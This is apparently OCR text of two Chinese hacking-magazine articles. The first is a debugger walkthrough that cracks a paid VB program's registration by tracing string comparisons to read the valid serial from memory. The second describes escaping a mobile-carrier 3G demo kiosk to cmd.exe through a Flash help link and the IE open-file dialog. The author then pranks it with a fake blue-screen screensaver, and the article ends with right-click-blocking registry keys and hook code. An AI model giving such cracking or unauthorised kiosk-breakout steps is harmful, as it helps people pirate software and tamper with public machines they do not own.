


图1

因为不研究软件算法，所以这东西现在还没大有用处。用户名输入123456789、注册号123456，单击注册，弹出“注册号不正确，请重新注册！”一开始我准备查找字

符串的，想起来OD的插件查VB程序的字符串特不给力，于是直接bp rtcMsgBox下VB的消息框断点。按F9跑起来，然后用户名123456789、注册号123456，点注册，发现断在734FCF7E处，看堆栈窗口，找他返回的地址是00A3098C，跳到这里，上一条指令就是那个消息框的CALL，向上找，一直到"00A30185 . FF15 C8104000 CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrCm>; MSVBVM60.__vbaStrCmp"这里，__vbaStrCmp一看就知道是个比较函数，F2下断，然后重新让程序跑起来，输入用户名什么的。然后点注册，这次断在__vbaStrCmp这里。看寄存器窗口，发现ECX指向的123456789，也就是我输入的用户名，这软件上说要把验证号发过去，没说用户名，于是无视掉这个CALL。往下看了看，发现"00A302E2 . FF15 D0104000 CALL DWORD PTR DS:[<&MSVBVM60.__vbaVarTs>; __vbaVarTstEq"这条指令，觉得这个__vbaTstEq很可疑，由于对VB函数不熟悉，于是就查了一下，得知是个比较函数，发现上下都没有什么像是比较的地方了，于是F7跟进，

```
735297F6 >  FF7424 08       PUSH DWORD PTR SS:[ESP+8]
735297FA    FF7424 08       PUSH DWORD PTR SS:[ESP+8]
735297FE    6A 00           PUSH 0
73529800    E8 51FEFFFF     CALL 73529656
73529805    8B0485 44E64473 MOV EAX,DWORD PTR DS:[EAX*4+7344E644]
7352980C    C2 0800         RETN 8
```

有一个未知的CALL，F7跟进，发现不远处有个

```
73529684    68 01000300     PUSH 30001
73529689    50              PUSH EAX
7352968A    51              PUSH ECX
7352968B    52              PUSH EDX
7352968C    FF15 24EF5273   CALL DWORD PTR DS:[7352EF24]      ; OLEAUT32.VarCmp
```

看注释，VarCmp一看就是比较变量的函数，F7跟进去，到这里

```
77139E90 >  8BFF            MOV EDI,EDI
77139E92    55              PUSH EBP
77139E93    8BEC            MOV EBP,ESP
77139E95    83EC 38         SUB ESP,38
77139E98    53              PUSH EBX
77139E99    8B5D 0C         MOV EBX,DWORD PTR SS:[EBP+C]
77139E9C    56              PUSH ESI
77139E9D    8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
77139EA0    57              PUSH EDI
77139EA1    0FB70B          MOVZX ECX,WORD PTR DS:[EBX]
77139EA4    0FB706          MOVZX EAX,WORD PTR DS:[ESI]
77139EA7    BA FF7FFFFF     MOV EDX,FFFF7FFF
77139EAC    23CA            AND ECX,EDX
77139EAE    23C2            AND EAX,EDX
77139EB0    83F9 11         CMP ECX,11
77139EB3  ^ 0F87 DCF5FFFF   JA 77139495
77139EB9    8D1440          LEA EDX,DWORD PTR DS:[EAX+EAX*2]
77139EBC    8D14D1          LEA EDX,DWORD PTR DS:[ECX+EDX*8]
77139EBF    81FA 26020000   CMP EDX,226
77139EC5  ^ 0F87 E6FBFFFF   JA 77139AB1
77139ECB    0FB692 649C1377 MOVZX EDX,BYTE PTR DS:[EDX+77139C64]
77139ED2    FF2495 E49A1377 JMP DWORD PTR DS:[EDX*4+77139AE4]
77139ED9    0FBF43 08       MOVSX EAX,WORD PTR DS:[EBX+8]
77139EDD    8B76 08         MOV ESI,DWORD PTR DS:[ESI+8]
77139EE0    3BF0            CMP ESI,EAX
77139EE2    7C 11           JL SHORT 77139EF5
77139EE4    33C9            XOR ECX,ECX
77139EE6    3BF0            CMP ESI,EAX
77139EE8    0F9FC1          SETG CL
77139EEB    41              INC ECX
77139EEC    8BC1            MOV EAX,ECX
77139EEE    5F              POP EDI
77139EEF    5E              POP ESI
77139EF0    5B              POP EBX
77139EF1    C9              LEAVE
77139EF2    C2 1000         RETN 10
```

继续F8，

```
77139ED2    /FF2495 E49A1377 JMP DWORD PTR DS:[EDX*4+77139AE4]
```

在这里跳走了，

```
7713BF69    6A 05           PUSH 5
```

```
7713BF6B    FF75 14          PUSH DWORD PTR SS:[EBP+14]
7713BF6E    8BFE             MOV EDI,ESI
7713BF70    FF75 10          PUSH DWORD PTR SS:[EBP+10]
7713BF73    8BC3             MOV EAX,EBX
7713BF75    E8 6AEFFFFF      CALL 7713AEE4
7713BF7A    6A 02            PUSH 2
7713BF7C    5F               POP EDI
7713BF7D    2BF8             SUB EDI,EAX
7713BF7F  ^ E9 54E8FFFF      JMP 7713A7D8
```

跳到这里，又有个CALL，F7跟进，

```
7713AEE4    8BFF             MOV EDI,EDI
7713AEE6    55               PUSH EBP
7713AEE7    8BEC             MOV EBP,ESP
7713AEE9    83EC 10          SUB ESP,10
7713AEEC    66:8B0F          MOV CX,WORD PTR DS:[EDI]
7713AEEF    53               PUSH EBX
7713AEF0    56               PUSH ESI
7713AEF1    8BF0             MOV ESI,EAX
7713AEF3    66:8B06          MOV AX,WORD PTR DS:[ESI]
7713AEF6    66:0BC8          OR CX,AX
7713AEF9    84ED             TEST CH,CH
7713AEFB    79 4F            JNS SHORT 7713AF4C
7713AEFD    8B5D 08          MOV EBX,DWORD PTR SS:[EBP+8]
7713AF00    8365 F0 00       AND DWORD PTR SS:[EBP-10],0
7713AF04    83FB 01          CMP EBX,1
7713AF07    77 05            JA SHORT 7713AF0E
7713AF09    BB 00040000      MOV EBX,400
7713AF0E    84E4             TEST AH,AH
7713AF10    0F88 81460200    JS 7715F597
7713AF16    6A 08            PUSH 8
7713AF18    6A 10            PUSH 10
7713AF1A    53               PUSH EBX
7713AF1B    56               PUSH ESI
7713AF1C    8D45 F0          LEA EAX,DWORD PTR SS:[EBP-10]
7713AF1F    50               PUSH EAX
7713AF20    E8 81BBFEFF      CALL VariantChangeTypeEx
7713AF25    85C0             TEST EAX,EAX
7713AF27    7C 1D            JL SHORT 7713AF46
7713AF29    FF75 0C          PUSH DWORD PTR SS:[EBP+C]
7713AF2C    FF75 08          PUSH DWORD PTR SS:[EBP+8]
7713AF2F    FF77 08          PUSH DWORD PTR DS:[EDI+8]
7713AF32    FF75 F8          PUSH DWORD PTR SS:[EBP-8]
7713AF35    E8 32F8FFFF      CALL VarBstrCmp
7713AF3A    FF75 F8          PUSH DWORD PTR SS:[EBP-8]
7713AF3D    8BF0             MOV ESI,EAX
7713AF3F    E8 3C99FEFF      CALL SysFreeString
```

到SysFreeString这里有一个VarBstrCmp函数的CALL，看名字知道应该是字符串比较的函数，运行到这函数的参数加载完的地方，查看堆栈窗口，0012F35C 0017DBA4 UNICODE "16149434" 0012F360 0017EA2C UNICODE "123456"在堆栈里出现了明码。123456是我输入的假码，16149434应该就是真正的注册码。记下来，关掉OD，运行程序。用户名随意输入，注册号输入刚才得到的16149434，点注册，提示“注册成功！您的注册码为16149434”（图2），知道注册码在内存中显示的位置了，注册机什么的都好说了。这软件也算是破解掉了。




图2

对于这个软件的作者，我只能说他实在不是一个成熟的程序员。作为一个收费软件居然没添加保护机制这暂且不说，这么个面向人群较少的小工具，就算是你做的再好也不会卖出超过一千套，再者大家都习惯用免费软件，即使是你这个软件只收一毛钱，也不会有多少人会去掏腰包，他们会选择功能与之相同或更好的免费软件，如果没有更好地，用户也可以很轻易的在网上找到破解版或是注册机。对于这种小工具，如果够好用的话，可以考虑一下作为免费软件在网上分发而从广告、支持性服务或者其他附加服务来产生收益。貌似扯远了，就这样吧，我还有事，回见了大家。

畅游中国移动3G体验中心

Faust

工作后回家时间少了，五一节假日回家一趟看望家人，见到家人身体健康，心中倍感欣慰。所以在这里也希望广大叉子在学习工作之余多关心下家人，常回家看看也是好的。好了题外话说完了言归正传，假期里不能上网，闲着无聊就到处走走，经过移动营业大厅的时候看到了里面有个3G体验中心，看到各位假日兼职的促销员MM们如此热情，于是就进去体验体验这所谓的3G……

所谓的体验中心其实就是一个flash作为对外提供服务的界面，用户可以通过鼠标点击上面的各种链接来体验到各种模拟3G的功能。这时我突发奇想能不能把这个程序给绕过去进而操作这台机器。由于当时没有键盘，所以操作起来受到了很大的限制。起初我以为这个flash是嵌套在网页中的，所以一直尝试着哪个地方可以采取右键查看源文件的方法进行突破。可是后来事实证明我的猜想是错误的，因为整个程序是c#做的，所以这条路子宣告失败。

接着我继续到处点击各个链接寻找突破口，乱点之际突然间屏幕弹出了一个“程序退出输入密码提示”的窗口，然后发现有一个页面的右上角有半个不明显的叉！原来是这个flash做的宽了点，然后显示器的分辨率不够导致那个程序关闭按钮被挡住了。可是这里经过测试后发现密码不为空，而键盘又被锁在了抽屉里，没办法对密码进行猜解。

是不是就没办法进行突破了呢？先不要轻易放弃。由于这个程序全部都是flash制作的，所以需要adobe flash player 来进行播放。而在flash上点击右键的时候会有这样一个对话框。（图1）




图1

选择设置一栏会来到如下的菜单项。（图2）




图2

右上角有个带问号的小图标，这就是今天的突破口了。点击这个小问号之后会打开"http://www.macromedia.com/bin/flashhelp.cgi?panel=microphone&lang=zh-CN"这个网站，也就是macromedia的帮助和支持中心。这个时候一切都豁然开朗了！接下来的行动就是在IE浏览器的“文件—打开”在系统目录中找到cmd.exe后右键选中后点击“打开”这时候熟悉的命令提示符窗口就已经出现在我面前了。有的叉子会问了，这个出现了又能怎样？没有键盘怎么敲命令呢？这点不用担心，随便打开一个网站（我比较幸运，这里的电脑刚好可以上网，后来测试的几个营业厅的机器有些是无法上网的），右键选择“查看源文件”就可以了，里面这么多字母，一个个的复制黏贴总是可以拼成一条完整的命令的（虽然辛苦了点=。=）

到了这里我就做了个小小的恶作剧，我制作了张jpg图片，蓝底白字留了句话，设置为屏幕保护程序后设置等待时间为一分钟。然后就在50秒左右的时候静静离开，当时的一位小朋友也想去体验下这所谓的3G服务，借用某大牛的话就是“突然间啪的一声显示器蓝屏了”吓得那位小盆友一愣一愣的离开了现场=。=

正所谓有攻就有防，对付这种攻击方法最简单的解决方案就是禁用掉鼠标右键。一般来说禁用鼠标右键会有两种方法：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

这个栏目后新建三个DWORD项，名称分别为NoViewContextMenu（禁止在桌面、我的电脑中使用鼠标右键）；NoTrayContextMenu（禁止在任务栏中使用鼠标右键）；NoChangeStartMenu（禁止在开始菜单使用鼠标右键及拖放）。键值都为00000001。设置好之后重启电脑设置就可以生效了，鼠标右键将无法使用。

第二种方法就是通过消息钩子对鼠标右键点击的动作进行拦截使其失效。这里先普及下消息钩子的概念。钩子（HOOK）是windows消息机制中的一个监视点，应用程序可以在这里安装一个子程序（钩子函数）以监视指定窗口的消息，所监视的窗口可以是自身的也可以是其他进程创建的，当消息到达后，在目标程序窗口处理函数之前，钩子函数可以实现对消息进行截获并处理。也就是说当特定的消息发出后，一般在没有到达目标窗口之前（当然也有钩子是到达了窗口之后），系统先把这个消息传给钩子函数处理，钩子函数会先得到这个消息的控制权，这时候钩子函数就可以对这个消息进行一系列的修改了。至于怎么改……那就是想怎么改就怎么改了，蛤蛤蛤~~~当钩子改完之后系统才把这个消息传到目标应用程序处理。

要让系统把消息先交给钩子处理函数，首先必须把钩子安装到系统中，SetWindowsHookEx函数可以实现这个功能。函数的原型如下：

```
HHOOK WINAPI SetWindowsHookEx(
int idHook,
```

```
 HOOKPROC lpfn,
HINSTANCE hMod,
DWORD dwThreadId);
```

idHook 参数指定了钩子的类型，即它处理的消息类型；lpfn参数指向了钩子函数的地址；hMod参数指向了钩子函数所在的dll的实例句柄，如果钩子函数不在dll中，则设置为null；dwThreadId参数指向了安装钩子后想监控的线程的id号。

如果这个函数调用成功则返回所安装的钩子句柄，否则返回null。在程序中的具体调用如下：

```
void StartHook(int flag,WORD mykey)//安装我们定义的钩子
{
    if(Mousehook==NULL)
Mousehook=SetWindowsHookEx(WH_MOUSE_LL,(HOOKPROC)mouseHook,Mousehinstance,0);
}
```

当我们不需要这个钩子的时候就要拆卸掉，否则鼠标就只有重启电脑才能再次使用右键了。UnhookWindowsHookEx函数可以实现这个功能，在程序中的具体调用如下：

```
void StopHook()//用来销毁定义的所有钩子
{
if(Mousehook!=NULL)
    UnhookWindowsHookEx(Mousehook);//鼠标钩子句柄不为空时销毁掉
Mousehook=NULL;
}
```

最后来看下钩子函数，一般来说钩子函数的结构如下：

```
LRESULT CALLBACK HOOKProc(int nCode,WPARAM wparam,LPARAM lparam)
 {
//消息处理代码。。。。。。
return CallNextHookEx(Mousehook,nCode,wparam,lparam);//把消息传给下一个钩子函数处理
 }
```

其中nCode参数指向了给钩子函数的指令，表示应该如何处理该消息。wParam和lParam参数的值依赖于Hook代码，但是它们的典型值是包含了关于发送或者接收消息的信息。

函数在程序中的具体调用如下：

```
LRESULT CALLBACK mouseHook(int nCode,WPARAM wparam,LPARAM lparam)//自己定义的鼠标钩子过程
{
if(nCode == HC_ACTION) //当nCode等于HC_ACTION时，要求得到处理
{
   if(wparam==WM_RBUTTONDOWN//屏蔽鼠标右键按下
     ||wparam==WM_RBUTTONUP//屏蔽鼠标右键弹起的消息
     )
   {
      return true;//如果是这些事件产生的话，就返回真，即屏蔽掉这些事件，也就是安装有同类型的其他钩子，捕获不到同样的事件
   }
}
return CallNextHookEx(Mousehook,nCode,wparam,lparam);//否则，如果返回给下一个钩子处理}
```

由于我们在这里要创建的是全局钩子，所以还必须建立一个dll工程，把这个钩子函数写入到dll工程中，实现代码如下：

```
BOOL APIENTRY DllMain(HANDLE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved)
{
if(DLL_PROCESS_ATTACH==ul_reason_for_call)//当进程一开如加载该DLL文时，首先获取其实例句柄
{
   Mousehinstance=(HINSTANCE)hModule;

}
else if(DLL_PROCESS_DETACH==ul_reason_for_call)//当加载该DLL文件的进程退出时，释放定义的所有钩子，使其从系统钩子链表中删除
{
   StopHook();
}
return TRUE;
}
```

Dll文件是无法直接运行的，所以这里我也写了个小程序来加载这个dll，实现鼠标右键的禁用和恢复。原理很简单，就是调用了dll里的StartHook和StopHook这两个函数来

实现目标功能。关键代码如下：

```
HMODULE hModule=LoadLibrary("Keyboard.dll");
void CSethookDlg::OnOK()
{
    //得到StartHook地址
    StartHook NewStartHook=(StartHook)GetProcAddress(hModule,"StartHook");

    BOOL bRet=NewStartHook();
    if (bRet)
    {
            MessageBox("右键禁用成功");
    }
    else
    {
            MessageBox("右键禁用失败");
    }
//  CDialog::OnOK();
}

void CSethookDlg::OnCancel()
{
    StopHook NewStopHook=(StopHook)GetProcAddress(hModule,"StopHook");

    BOOL bRet=NewStopHook();
    if (bRet)
    {
            MessageBox("右键恢复成功");
    }
    else
    {
            MessageBox("右键恢复失败");
    }
    CDialog::OnCancel();
}
```

程序效果如下图：（图3 图4）




图3

